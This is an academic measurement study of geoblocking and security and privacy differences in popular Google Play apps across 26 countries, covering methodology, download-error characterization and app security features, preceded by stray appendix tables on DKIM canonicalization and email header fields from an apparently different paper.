Table 14: The Usage of Different Canonicalization Algorithms.

Canonicalization Algorithms	# Domain
relaxed / relaxed	1,620,536
simple / simple	527,429
relaxed / simple	61,471
simple / relaxed	1,110

B Email Headers

We summarize the meaning of each field in Table 15.

Table 15: The meaning of each field in Table 11.

Field Name	Meaning
From	Specifies the author(s) of the message, that is, the mailbox(es) of the person(s) or system(s) responsible for the writing of the message.
Reply-To	Indicates the address(es) to which the author of the message suggests that replies be sent.
Subject	Contains a short string identifying the topic of the message.
Date	Specifies the date and time at which the creator of the message indicated that the message was complete and ready to enter the mail delivery system.
To	Contains the address(es) of the primary recipient(s) of the message.
Cc	Contains the addresses of others who are to receive the message, though the content of the message may not be directed at them.
Content-Type	Specifies the nature of the data in the body of an entity by giving media type and subtype identifiers, and by providing auxiliary information that may be required for certain media types.
Resent-Date	Indicates the date and time at which the resent message is dispatched by the resender of the message.
Resent-From	Contains the mailbox of the individual doing the resending.
Resent-To	Function identically to the “To”, except that it indicates the recipients of the resent message.
Resent-Cc	Function identically to the “Cc”, except that it indicates the recipients of the resent message.
In-Reply-To	Identifies the message (or messages) to which the new message is a reply.
References	Identifies a thread of conversation.
List-Id	Provides an identifier for an e-mail distribution list.
List-Help	Provides an access point to detailed user support information, and accommodate almost all existing list managers command sets.
List-unsubscribe	Describes the command (preferably using mail) to directly unsubscribe the user (removing them from the list).
List-Subscribe	Describes the command (preferably using mail) to directly subscribe the user (request addition to the list).
List-Post	Describes the method for posting to the list.
List-Owner	Identifies the path to contact a human administrator for the list.
List-Archive	Describes how to access archives for the list.

A Large-scale Investigation into Geodifferences in Mobile Apps

Renuka Kumar, Apurva Virkud, Ram Sundara Raman, Atul Prakash, and Roya Ensafi

University of Michigan

Abstract

Recent studies on the web ecosystem have been raising alarms on the increasing geodifferences in access to Internet content and services due to Internet censorship and geoblocking. However, geodifferences in the mobile app ecosystem have received limited attention, even though apps are central to how mobile users communicate and consume Internet content. We present the first large-scale measurement study of geodifferences in the mobile app ecosystem. We design a semi-automatic, parallel measurement testbed that we use to collect 5,684 popular apps from Google Play in 26 countries. In all, we collected 117,233 `apk` files and 112,607 privacy policies for those apps. Our results show high amounts of geoblocking with 3,672 apps geoblocked in at least one of our countries. While our data corroborates anecdotal evidence of takedowns due to government requests, unlike common perception, we find that blocking by developers is significantly higher than takedowns in all our countries, and has the most influence on geoblocking in the mobile app ecosystem. We also find instances of developers releasing different app versions to different countries, some with weaker security settings or privacy disclosures that expose users to higher security and privacy risks. We provide recommendations for app market proprietors to address the issues discovered.

1 Introduction

We often view the Internet as a worldwide medium for communication without regard for geographic location [64]. However, studies have shown differences in Internet equity, for instance, in access to Internet content based on a user's geolocation [60, 72, 98, 124]. While censorship is a well-known enabler for such regional differences [2, 24, 90, 111, 128], there are emerging trends of geoblocking, a phenomenon where service providers or developers deny access to users in certain countries or regions. Recent studies on the web ecosystem show how service providers, given an option, lean towards indiscriminate blocking, effectively isolating certain countries (e.g., Cuba) and essential services (e.g., banking) [1, 80, 118]. Recognizing the gravity of this problem, in 2018, the EU passed regulations that ban unjustified geoblocking [34].

Mobile users worldwide access the Internet through apps downloaded from app markets like Google Play. Thus, any interference in app markets can result in different *app equity*, i.e., different access to apps or security and privacy offerings based on a user's geolocation. For example, Figure 1 shows different views of the LinkedIn app's homepage on Google Play for users in three countries. The app is available for install in the US and unavailable in Iran and Russia, though users perceive unavailability differently in the latter two countries. Although there are over 8.9 million apps and 3.5 billion smartphone users worldwide [89, 103], geodifferences in the mobile app ecosystem have received only limited attention.

In this paper, we present the first large-scale investigation into geodifferences in the mobile app ecosystem. Broadly, we are curious to know: (i) if we can download an app from, say, the US, Iran, and Russia at the same time; and (ii) whether the app, if available, has geodifferences. Given our goals for a wide geographic study, we select 5,684 globally popular apps from Google Play. Google Play is the largest and the most accessible app market, with over 2 billion active devices and 2 million apps that reach over 190 countries [14, 29], making it an obvious choice for our geographic study. We collect our measurements from 26 countries carefully chosen to have reliable direct vantage points while ensuring ample diversity in terms of geography, gross domestic product, and Internet freedom scores by Freedom House [39].

There are *significant* challenges in conducting large-scale measurements for thousands of apps from different locations. For instance, Google Play is a volatile app market with millions of apps, governed by opaque regulations [76, 95, 113]. Unlike web measurements, there are no known fully automated tools for collecting mobile measurement data. While web geoblocking has some clear signals (e.g., `403 Forbidden` HTTP response), the indicators for blocking in the mobile app ecosystem are unknown. Additionally, to measure geodifferences in apps, we need to download app binaries from many countries.

This paper makes several contributions that enable large-scale measurement studies of complex mobile app ecosystems. First, we identify the variables that impact measurements from Google Play through a set of preliminary experiments. Second, we design a semi-automated measurement technique that captures a reasonable snapshot of Google Play as seen by users in 26 countries. Using a parallel test-bed, we collect 117,233 app binaries and 112,607 privacy policies, which to the best of our knowledge, is the largest multi-country app dataset in the research community. Third, using control exper-

iments, we extract the signals for geoblocking from Google's opaque server-side responses and deduce who is responsible for the blocking. Fourth, for apps that are not geoblocked, we investigate if users in certain regions are exposed to higher security and privacy risks from geodifferences in app features. Finally, we provide recommendations for app market proprietors like Google Play to address the issues we find.

Our results show high amounts of geoblocking with 3,672 globally popular apps geoblocked in at least one of 26 countries. We find that Iran and Tunisia have the highest geoblocking rates of 2,256 and 2,681 apps, respectively. In contrast, previous work on the web found up to 71 geoblocked domains from the Alexa top 10K list in the most affected countries [80]. While our data corroborates anecdotal evidence of takedowns due to government requests (e.g., recent ban of Chinese apps in India) [114], unlike common perception, we find that blocking by developers is significantly higher than takedowns in all our countries and app categories, and has the most influence on geoblocking in the mobile app ecosystem. Amongst the countries, Iran is the most blocked by developers and is the top outlier country in every app category. We believe this is because developers have unmoderated access to country targeting features on Google Play, which, as research has shown [80], could disproportionately isolate some regions.

While most developers release the same apps geographically, we find 596 apps with geodifferences, with confirmed instances of developers targeting different app versions to different countries, thus exposing users in certain countries to higher security and privacy risks. For instance, we find instances of the same apps requesting different permissions, using additional ad trackers, or selectively using unencrypted communication in different regions. While our data shows the positive influence of data protection laws (e.g., GDPR) in privacy policies in regions where such laws are enforced, we also find the same apps using outdated policies in countries with older legislation. Privacy policies of some apps in certain countries like Iran and Turkey could not be downloaded due to geoblocking of the websites hosting them.

We suggest several steps that Google and other app market proprietors could take to address some of the issues we find. For instance, app market proprietors could moderate their country targeting features, push for transparency from developers on their need for geodifferences in apps, and redress the blocking of privacy policies in certain countries by hosting the app's policy themselves to ensure its availability. We shared our work with Google and submitted a full disclosure on all the apps for which we observed geodifferences in security and privacy features. Google's privacy team has acknowledged our disclosures, and they are aware of the concerns raised through our research. To encourage further studies on the various aspects brought out by this work, we make our measurement data and code available at https://github.com/censoredplanet/geodiff-app.




Figure 1: **User's View of Geoblocking:** *LinkedIn's* homepage on Google Play from the US, Iran, and Russia from top to bottom. Users in the US can download the app via the Install button, users in Iran see the homepage without the Install button, and users in Russia see a *URL not found* error on accessing the same page.

2 Background

Internet fragmentation (or "balkanization") is emerging as a growing concern given the wide disparity in business and government practices worldwide [62]. Web geoblocking studies have shown that developers on a content delivery network (CDN, e.g., Cloudflare), given an option, indiscriminately geoblock their content, furthering the fragmentation. However, not much is known about geoblocking in the mobile app ecosystem, where app market proprietors or developers may block access to mobile apps that users use to access content from their mobile devices. Furthermore, it is poorly understood to what extent developers distribute different versions of apps in different countries and whether those versions differ on security and privacy protections. This study focuses on geographical differences (geodifferences) from geoblocking or differences in app releases.

2.1 Google Play

Google Play is the largest and the most accessible app market, with 2 billion active devices and over 2 million apps reaching over 190 countries [14]. Global app markets like Google Play are not the only means for developers to distribute apps. There are also local app markets, for instance, such as those hosted by cellular network providers (e.g., Docomo in Japan [32]) or independent publishers (e.g., CafeBazaar in Iran [36]). However, given Google Play's reach, any geodifferences here will have the most impact on users and makes it an obvious choice for our geographic study.

Google Play allows developers to restrict app availability

to users, for instance, based on their country (country targeting) [43]. We call such geoblocking due to developers country targeting their apps as *developer-blocking*. Microsoft's Skype Lite, which is available only in India [82], and Hulu, which is available only in the US [61], are examples of developer-blocked apps. In a special case of country targeting, restrictions are imposed on access to paid apps or in-app purchases, for instance, due to embargo rules or Google's policy in a country (e.g., Iran) [16, 48]. Other forms of targeting are device targeting, where apps are released for specific devices, or carrier targeting, where apps are released for specific cellular service providers [10, 51].

At a high level, Google's transparency report shows content removal because of government requests and violations of Google's policies [53]. Real-world reports corroborate app removal requests (*takedowns*) specifically from Google Play for the same reasons. For instance, Google taking down LinkedIn in Russia [37] and the Indian government's ban of several Chinese apps [114] are examples of takedowns from government requests. On the other hand, Google's removal of Fortnite [19] is an example of a takedown due to a violation of Google policy. Broadly, we call the former *government-requested takedown* and the latter a *non-compliance takedown* and aim to distinguish the two in our work. While Google's non-compliance takedowns tend to be global, takedowns from government requests are regional.

Given how apps on Google Play are subject to developer-blocking and takedowns, a user's view of an app may vary across regions. Figure 1 shows an example of how users in the US, Iran, and Russia see the homepage of the LinkedIn app (as of June 2020). A user can download the app using the "Install" button on its homepage in the US. A user in Iran, in contrast, sees the same homepage without the Install button, indicating that they cannot download the app. Finally, in Russia, accessing the app's URL returns an error. Given how a user's snapshot of Google Play may vary geographically, our goal is to characterize who is responsible for the differences we observe.

A user can access an app on Google Play directly via a URL with a fixed structure that points to its homepage. For the LinkedIn app, the URL to its homepage is `https://play.google.com/store/apps/details?id=com.linkedin.android`, where `com.linkedin.android` is the app's unique ID. The app's homepage contains its *metadata* such as the app's category, the number of installs, the app version, and the URL to download the `apk` upon clicking the Install button.

2.2 Android Security and Privacy

Android *apps* are programs written to operate on Android devices. An Android app is packaged into an installable archive called the Android Package (`apk`). An `apk` contains compiled classes, resources (e.g., images), assets (e.g., media files), configuration files, and a manifest file (`AndroidManifest.xml`). The Android manifest contains app settings used by both Google Play and the Android device, such as an app's unique app ID, its user-facing version name, internal version code for developers, permissions, and third-party libraries [11, 17]. This work studies app features that may have security and privacy risks to users.

Android has three notable security features that protect users—app permissions, signatures, and settings for encrypted communication. App permissions control access to system features (e.g., GPS) and is classified into one of four protection levels [8]: (i) *Normal*, which carries the least risk; (ii) *Dangerous*, which is high-risk and requires explicit user consent; (iii) *SignatureOrSystem*, which is privileged and used by system apps (e.g., apps by device vendors); and (iii) *Signature*, which is used to share data between apps.

Android apps are signed using a digital signature that serves as a bridge of trust between a user, developer, and Google Play. Android provides three signing algorithms: versions V1 (for Android versions < 7.0), V2 (for Android 7.0+), and V3 (for Android 9+). Ideally, a developer has to sign with *all* three schemes for maximum security [12]. Note that there is also a V4 signing algorithm that was released September 2020 for Android 11 [28]. However, we exclude the V4 signature algorithm from this work since our `apks` predate Android 11.

Android allows developers to set their communication preferences via a *Network Security Policy* file (`network_security_config.xml`) [15] or an app's manifest file [18]. In the absence of this config file, prior to Android 9, an app's communications with servers by default use the unencrypted HTTP protocol unless disabled in the app's manifest file. However, with Android 9, the default is encrypted (HTTPS) communication. Given this nuance, not setting communication preferences is potentially dangerous since the system may default to unencrypted communication based on Android version.

Android developers may use third-party libraries for convenience or to provide services such as in-app advertisements or billing [27]. However, prior research has shown that third-party libraries may compromise a user's privacy by leaking their sensitive data [27, 57, 73]. To protect a user's privacy, Google requires developers to disclose collection of, access to, or use of sensitive data (e.g., personally identifiable information) [50], via a privacy policy that developers must host on an active URL. The policy must be listed on the app's homepage on Google Play [45] and must follow data protection laws when appropriate, including the US-based California Consumer Privacy Act (CCPA) [108] and the European Union's General Data Protection Regulation (GDPR) [63].

3 Measurement Design & Data Collection

Given that our goal is to study geodifferences, we want to capture a snapshot of apps from Google Play as seen by users

Country	Code	Region	FHIF	Country	Code	Region	FHIF
Canada	CA	NA	F(87)	Ukraine	UA	Europe	PF(56)
Germany	DE	Europe	F(80)	India	IN	Asia	PF(55)
USA	US	NA	F(77)	Zimbabwe	ZW	Africa	PF(42)
UK	UK	Europe	F(77)	Turkey	TR	Europe	NF(37)
Australia	AU	Oceania	F(77)	Russia	RU	Europe	NF(31)
Japan	JP	Asia	F(73)	Venezuela	VE	SA	NF(30)
Hungary	HU	Europe	F(72)	Bahrain	BH	Asia	NF(29)
Kenya	KE	Africa	PF(68)	UAE	AE	Asia	NF(28)
Colombia	CO	SA	PF(67)	Egypt	EG	Africa	NF(26)
South Korea	KR	Asia	PF(64)	Iran	IR	Asia	NF(15)
Tunisia	TN	Africa	PF(64)	Hong Kong	HK	Asia	-
Mexico	MX	NA	PF(60)	Ireland	IE	Europe	-
Singapore	SG	Asia	PF(56)	Israel	IL	Asia	-

Table 1: **Country List.** 26 countries with their ISO Code, region, and Freedom House Internet Freedom score, sorted by the freedom score (unavailable for three countries). Abbrv: NA= North America, SA = South America, F= *Free*, PF= *Partly Free*, NF= *Not Free*.




Figure 2: **Category Breakdown.** We compute the category breakdown of *top charts* of Google Play in 5 free countries. We study the top 20 categories and two additional categories MED and DATE (colored blue, full name on the left and abbreviation on the right with the numbers of apps per category).

in many countries. Measurements of such kind pose several challenges as noted in prior research on the web ecosystem [2, 80, 111], such as finding a vantage point closest to a user. However, in the mobile app ecosystem, we have the additional burden of downloading thousands of apps and their metadata from Google Play in different countries. These downloads may take weeks to complete, with app updates in between that complicate comparative analysis. We thus have to find vantage points suitable for long-running downloads, account for app updates, and factor in network errors and latency.

Country Selection. For this study, we carefully choose an initial list of 30 countries with ample diversity in geography, gross domestic product (GDP), and Internet freedom scores as measured by Freedom House [39]. We first considered choosing countries based on their GDP alone as in prior work on Internet geoblocking [80]; however, countries like India that are recently seeing a *crisis in expression* [23] have higher GDP than countries like Canada that are relatively free. Hence, we rely on *Freedom House's Internet Freedom* (FHIF) score, which numerous studies have used for country selection and analysis [2, 25, 92, 99], as an approximate indicator of Internet freedom. Since the study could potentially span several months, acquiring cost-effective and reliable vantage points was a significant challenge; we thus limit ourselves to 30 countries initially.

Testing Vantage Points. Prior research on Internet measurements has shown that data collected from different vantage points may have different properties [100]. Hence, we first conduct a preliminary study to confirm that a user's view of the app market from a non-residential vantage point is the same as a residential vantage point. To confirm this, we collect app metadata by proxying HTTPS requests to Google Play's home pages for a manually curated set of low-risk apps (e.g., Google Chrome, Netflix) from different vantage points and compare the data collected. We use Luminati, a commercial platform that sells access to residential proxy servers [74] and purchased numerous VPS/VPN servers for non-residential vantage points. We manually verified that app metadata collected using these vantage points was the same. We further confirmed this by collecting metadata from Google Play in select countries via a test Android app we developed. Given that these vantage points provided the same view of app metadata, we chose reliable non-residential vantage points whose advertised geolocation matched Google's detected location.

Final Country List. Table 1 shows our final list of 26 countries, their geographic region, and FHIF scores. We dropped four of our initial 30 countries (Brazil, Ethiopia, Cuba, and Saudi Arabia) because of unreliable vantage points. We exclude China because Google Play is unavailable there.

Choosing App Categories. Prior research has shown that Google is a "superstar" market dominated by a few most downloaded apps [127]. Given this and the wide scale of our comparative study, we select only the top apps in the most popular categories. Google Play has 32 top-level categories, and for Games, 17 sub-categories [47]. We first compute a category-wise breakdown of the top charts (i.e., top 200 apps) on Google Play in the top five FHIF *Free* countries in our list (Australia, Canada, Germany, UK, and USA). Then, we pick the top 20 categories and two others—MED, DATE—which contain apps we expect to collect sensitive information. In all, we study 22 categories as shown in Figure 2.

App Selection. To curate our app list, we collect the metadata of the top 200 apps in each of our 22 categories. Combining the apps thus collected for the same five FHIF *Free* countries, we get 17,351 unique apps. From this, we choose




Figure 3: **Measurement Design and Setup.** Steps: (1) Set up ten Linux hosts and ten Google Pixel 2 phones, with one Google account for each country. (2) Set up VPN/Ses and SSH tunnels for downloads via VPSes. (3) Send crawl requests to Google Play to download in batches of 100–500 apps from all 26 countries, with each batch downloaded on the same day. (4) Save data to centralized repository for analysis.

popular apps based on their number of installs, and use 1 million installs as the popularity bar for all categories except Games. For Games, we use 50 million installs as the popularity bar, as 47% of the apps with at least 1 million installs are Games. This trimmed our app list down to 4,465 apps. Finally, based on researcher interest in security and privacy, we add 1,219 apps from a keyword search for *security*, *privacy*, *vpn*, *ad blocker*, and *crypto wallet* that belong to our selected 22 categories. Our final app list has 5,684 apps.

Measurement Design. Given the scale of our study, we want our measurement design to enable parallel downloads of apps from multiple countries. To eliminate inconsistencies from app updates during downloads, we conduct a preliminary longitudinal daily crawl of app metadata in 20 randomly chosen countries over 31 days and compute daily app updates. We find that only 1.1% of the apps have either a major or minor update per day on average and approximate the distribution of the percentage of apps updated on a given day to be N(1.1, 0.5) by the central limit theorem [85]. The median number of apps that have an update per day is 0. Based on this observation, we divide the 5,684 apps into batches of 100-500 apps and download each batch from every country within a 24-hour window. Doing so gets us a reasonable snapshot of an app within a batch in all 26 countries.

Data Collection. We download from ten countries simultaneously. For parallel downloads, we set up ten Linux measurement machines and ten Google Pixel 2 phones running Android 10, as shown in Figure 3. We set up these phones with one Google account per country. The Linux servers are set up with a *multipass* virtual machine [83], one per country, based on the vantage point's bandwidth and constraints of the host. To proxy download traffic, we set up an SSH tunnel to each VPS and use *proxychains4* as a SOCKS proxy [96]).

We download 5,684 apps and their metadata in batches varying from 100–500 apps depending on the network conditions from all 26 countries on the same day. On average, we download a batch within a 9.5-hour window between the earliest and latest country. We download all batches in 15 days (June 2020).

Checks & Precautions. We deployed several mechanisms to mitigate transient download errors. We randomize app downloads and use a pre-calibrated rate-limit for each country. We retry every failed download until two consecutive retry attempts for the same app return the same error. Using a separate Google account for each country eliminates the possibility of fetching cached content. We also clear the Play Store cache on the phones between downloads. For countries that use a VPN vantage point, we also check for run-time changes to geolocation every 50 app downloads. We manually verify download error logs each day. For network errors that are not transient, we additionally re-crawl a random set of apps each day to confirm failures. We discard the day's download for all countries if a country is unreachable on a given day.

Scraper Implementation. We customize two scrapers to download an apk and its metadata from Google Play. The Google Play scrapers are Python modules—*PlaystoreDownloader* and *google-play-scraper*—that send HTTPS requests to a URL containing an app's ID (as described in section 2) [54, 94]. The `apk` scraper requires the device's ID and Google account credentials. To scrape privacy policy, we first get an app's privacy policy link from its metadata and use a Selenium crawler to download the policies [104].

Data Extraction. Considering our goal is a large-scale geographic study of apps, we only examine an app's static features. We use *aapt* and *aapt2* [13] to extract an app's permissions, version, and encrypted communication settings. In cases where *aapt* fails, we use *apktool* [20] to get decoded data from the `apk`. For app signature, we combine

Error Code	Error Message	Error Reason
Err1	Item not found	**Takedown**
Err2	Google Play purchases are not supported in your country. Unfortunately you will not be able to complete purchases	**Developer-blocking**
Err3	Your device is not compatible with this item	Device-targeting
Err4	This item is not available on your service provider	Not registered with the service provider
Err5	The Play Store application on your device is outdated and does not support this purchase	Missing payment and billing info
Err6	The item you were attempting to purchase could not be found	Possibly incorrect device location or billing setup error by developer
Err7	Caused by SSLError (bad handshake)	Possibly network interference

Table 2: **Download Errors.** This table shows the error messages observed from failed app download requests to Google Play and the error codes we assign. Error reasons are our findings that clarify why these errors occur, specifically whether it is a takedown or developer-blocking.

results from *keytool* [68] and *apksigner* [13]. For extracting third-party libraries, we use two tools used in prior research, `libradar` and `ExodusPrivacy` [4, 35, 55, 75]. `libradar` returns a mixed list of third-party libraries present in an app. Given there is no clear way to filter ad libraries from that list, we use `ExodusPrivacy` specifically to collect ad and analytics libraries. To extract policy text from a privacy policy web page, we use *ReadabiliPy* and *Beautiful Soup* [101, 102].

Ethics. All the data used for this study is collected using our own mobile devices with traffic proxied through non-residential VPN/Ses we purchased. For all purchases, we used our real identities and agreed to comply with the terms and conditions of the hosting provider. In our preliminary testing to validate vantage points, we developed and shared a mobile app (including its source code) with our collaborators (all security researchers) to fetch app metadata from Google Play. The app collected no personal or device data. Our collaborators gave us informed consent and the collected data was discarded after successful tests. We reported all our findings to Google.

4 Data Characterization & Exploration

Using our measurement testbed, we successfully downloaded 5,385 of our initial list of 5,684 apps from at least one country. In all, we collected 117,233 app instances and 112,607 privacy policy instances from 26 countries. These apps are from 22 different categories, with 5,667 free and 17 paid apps, 2,365 apps that support in-app purchases, and 1,120 apps that provide content rating descriptions. The majority of these apps (86%) were last updated in 2020, indicating that most apps are actively maintained. We leverage this large-scale and diverse app data to investigate geodifferences. To the best of our knowledge, ours is the most extensive multi-country app collection in the research community.

While we successfully downloaded a large portion of the app instances from our vantage points, surprisingly, we discovered many apps that failed to download, with 299 apps that failed to download from any country. The download error messages varied for these apps. Given that there is limited knowledge of why these errors occur, we perform in-depth exploratory research to characterize these failures.

4.1 Characterizing Download Errors

While downloading the apps, we observed various error messages that range from "Item not found" or "purchase not supported in your country" to "device not compatible". Table 2 shows all the error messages and our assigned error codes. These error messages from the failed download requests to Google Play are opaque and do not clearly communicate why the download fails. As noted in subsection 2.1, we are specifically interested in discovering whether the errors result from a non-compliance takedown, a government-requested takedown, or developer-blocking. Therefore, we perform control experiments using apps that are publicly known to be unavailable for the above reasons.

We find that our control apps that are known to be taken down by Google fail with Err1. The error is the same for both government-requested takedowns (e.g., LinkedIn in Russia), and non-compliance takedowns (e.g., Luna VPN - `com.luna.vpn` [106])[1]. However, for government-requested takedowns, Google removes the app only from the country issuing the order. In contrast, Google's non-compliance takedowns are applied to all 26 countries, confirming that such takedowns are global. Of course, if the developer decides to unpublish (remove) an app from everywhere, that also returns Err1 (global developer takedown), though we believe such occurrences are rare given our data consists of globally popular apps. We verify this by unpublishing our test app.

For the control apps that are known to be developer-blocked (e.g., SkypeLite in India [82]), we find Err2. We verify this by publishing our test app on Google Play and confirming Err2 when downloading from countries where we manually chose to block the app. We observe Err3 when some of our control apps fail to download because of developers device targeting their apps (e.g., Samsung's Secure Folder). Our apps that are carrier targeted (e.g., Sprint Music) fail to download with Err4. All paid apps fail with Err5 because Google Play requires a user's payment and billing information, which we did not set up. Finally, a few apps fail with Err6 in select

[1] Our characterization for takedowns rely on Google's transparency report. Google uses "government requests" as an umbrella term for content removal requests from the following requesters: judicial, executive, suppression orders, consumer protection authority, information and communication authority, court order directed at Google, government officials, and others.

countries. Though Google's official documentation provides no insights, public reports (e.g., Google discussion groups) suggest that this error is due to incorrect billing set up by the developer or conflict in the device's country settings with a user's actual location [52, 107].

Error Characterization for 299 Unavailable Apps. Considering that we seed our initial list from app metadata in five countries with high FHIF scores, it was surprising that 299 apps (5.3%) failed to download from all of our 26 countries for the following reasons. Using the error characterization from our control experiment above, we find that 143 apps failed to download with Err1, suggesting either Google's non-compliance takedowns or global developer takedowns. 126 apps fail with Err3 because of incompatibility with our measurement device. All 17 paid apps fail to download with Err5, and four apps specific to a service provider fail with Err4. One app, `it.mirko.transcriber`, is the only app that is developer-blocked (Err2) and is flagged "early access" by the developer indicating its limited release [49]. The remaining eight apps fail due to takedowns in some countries and developer-blocking or "not found" in others. Subsequent download checks show that they were removed from Google Play, indicating that Google or the developer may have been in the process of removing these apps entirely. We exclude all 299 apps for the remainder of this study.

SSL Errors in Tunisia. Tunisia was unique among our countries in that a large number of apps (1,819), but not all, consistently failed to download with SSL bad handshake error (Err7), even on repeated attempts. We confirmed that these errors are not because of client and server misconfigurations through a series of tests, which we describe in Appendix B. We treat these apps that failed with SSL bad handshake error as unavailable in Tunisia for this study.

Characterizing Availability Inconsistency. From a user's perspective, an app is available if: (1) its Google Play homepage (or metadata) has a download link; and (2) the actual `apk` is downloadable. Our data shows that there are apps that have a download link yet are not downloadable. For instance, in Tunisia, 1,948 apps that have a download link in metadata could not be downloaded. The difference is less in the remaining countries, with between 101 apps in Iran and 154 apps in the US not downloaded, despite having a download link. We flag these apps as unavailable in our study. Conversely, we also observe 13 apps (e.g., Google Pay, YouTube) that have no download link in Iran, yet the `apk` is downloadable by going to its URL directly. We consider these apps as unavailable in Iran as a user cannot access them. These observations point to a bigger issue when reporting on app availability—we find that measurements that only use app metadata consistently overestimate availability. A previous study [119] on app censorship measured availability based on app metadata alone, which we show is insufficient. For our study, we consider both conditions—a user's access to an app's download link and the `apk`.

4.2 Characterizing Security and Privacy

Security Features. In this section, we outline the security choices made by app developers in three of Android's notable security features—permissions, settings for encrypted communication, and app signature. We extract permissions from our collected apps and classify them into one of the four Android protection levels based on Android 10's source code and developer documentation [8]. Collectively, our apps request 4,816 unique permissions, of which only 229 are core Android permissions. Of the 229 core permissions, 32 are *Dangerous*, 67 are *Normal*, 53 are *Signature*, and 77 are *SignatureOrSystem* permissions. The remaining 4,587 permissions are custom and vendor-specific permissions, which we exclude as there is no clear way to assign a protection level to them.

Regarding encrypted communication, 2,825 apps (52%) explicitly disable encrypted communication in at least one country through the app's network security configuration file. The remaining apps either explicitly enable encrypted communication or use the system's default settings, which may be set to unencrypted communication depending on the Android version. Regarding app signatures, only two apps are signed using multiple signature schemes, as recommended by Google. While more than 70% of apps use the V2 signature algorithm, about 12% (663) of apps use V1, which is known to be vulnerable [122, 125]. Surprisingly, two apps also use Android's Debug certificate, which is not accepted by most app stores [12]. Apps also use deprecated hashing methods and weak key lengths [86, 87, 122, 125]; e.g., 2,358 apps use SHA1 with RSA, and 1,735 use 1024 bit keys with RSA.

Third-party Libs. We examine the third-party libraries in our apps, focusing on ad trackers. From the list of 400 trackers that `Exodus Privacy` looks for, we find a total of 274 unique trackers that are globally popular. We find 407 apps with no ad trackers (e.g., `org.torproject.android`). Consistent with existing reports [21, 33, 81], the top ad and analytics libraries in our apps are Google's—Firebase Analytics, AdMob, CrashLytics, Analytics—and Facebook's—Login, Share, Analytics, Ads, Places. Excluding ad trackers, the top five third-party libraries in our apps are `com/google/android/gms` (Google Mobile Services), `android/support/v4` (Android support), `com/google/gson` (JSON conversion), `okhttp3` (HTTP client), and `com/google/zxing` (Barcode processing).

Privacy Policies. We use a semi-automated approach to characterize the 112,608 privacy policies collected from 26 countries. A manual perusal of these policies shows that many downloaded pages are, in fact, error pages. To disambiguate an error (block) page from a valid policy page, we follow

the approach taken by prior web censorship research [66, 80]. Using word count as a measure of page length, we study the distribution of word counts of all pages and find a threshold of 200 words reasonable to separate an error page from a policy web page. We further look for privacy-specific keywords in these pages, as we expect error pages to omit them. After excluding identical policies of an app, we apply the above heuristics on the remaining 17,025 policies and get 4,234 error pages. From the remaining non-error pages, we extract 8,737 English policy pages using Python's `langdetect`. We manually verify the disambiguated error and policy pages.

Besides finding error pages instead of privacy policies even where the app downloads, we observe other violations. For instance, 76 apps have no privacy policy link on their Google Play homepage, and another 56 apps have broken links or expired domains, all of which are explicit violations of Google's policy [45]. About half of these apps request *Dangerous* permissions, suggesting no disclosures on an app's access to sensitive information.

5 Results on Geodifferences

After characterizing and cleaning up our data, we investigate the prevalence of geodifferences in our 5,385 apps that are popular on Google Play. First, we discuss geoblocking, a type of geodifference in which an app is blocked to users from a particular country or region. Then, we describe another form of geodifference where an app's security and privacy offerings may vary based on the region.

5.1 Geoblocking

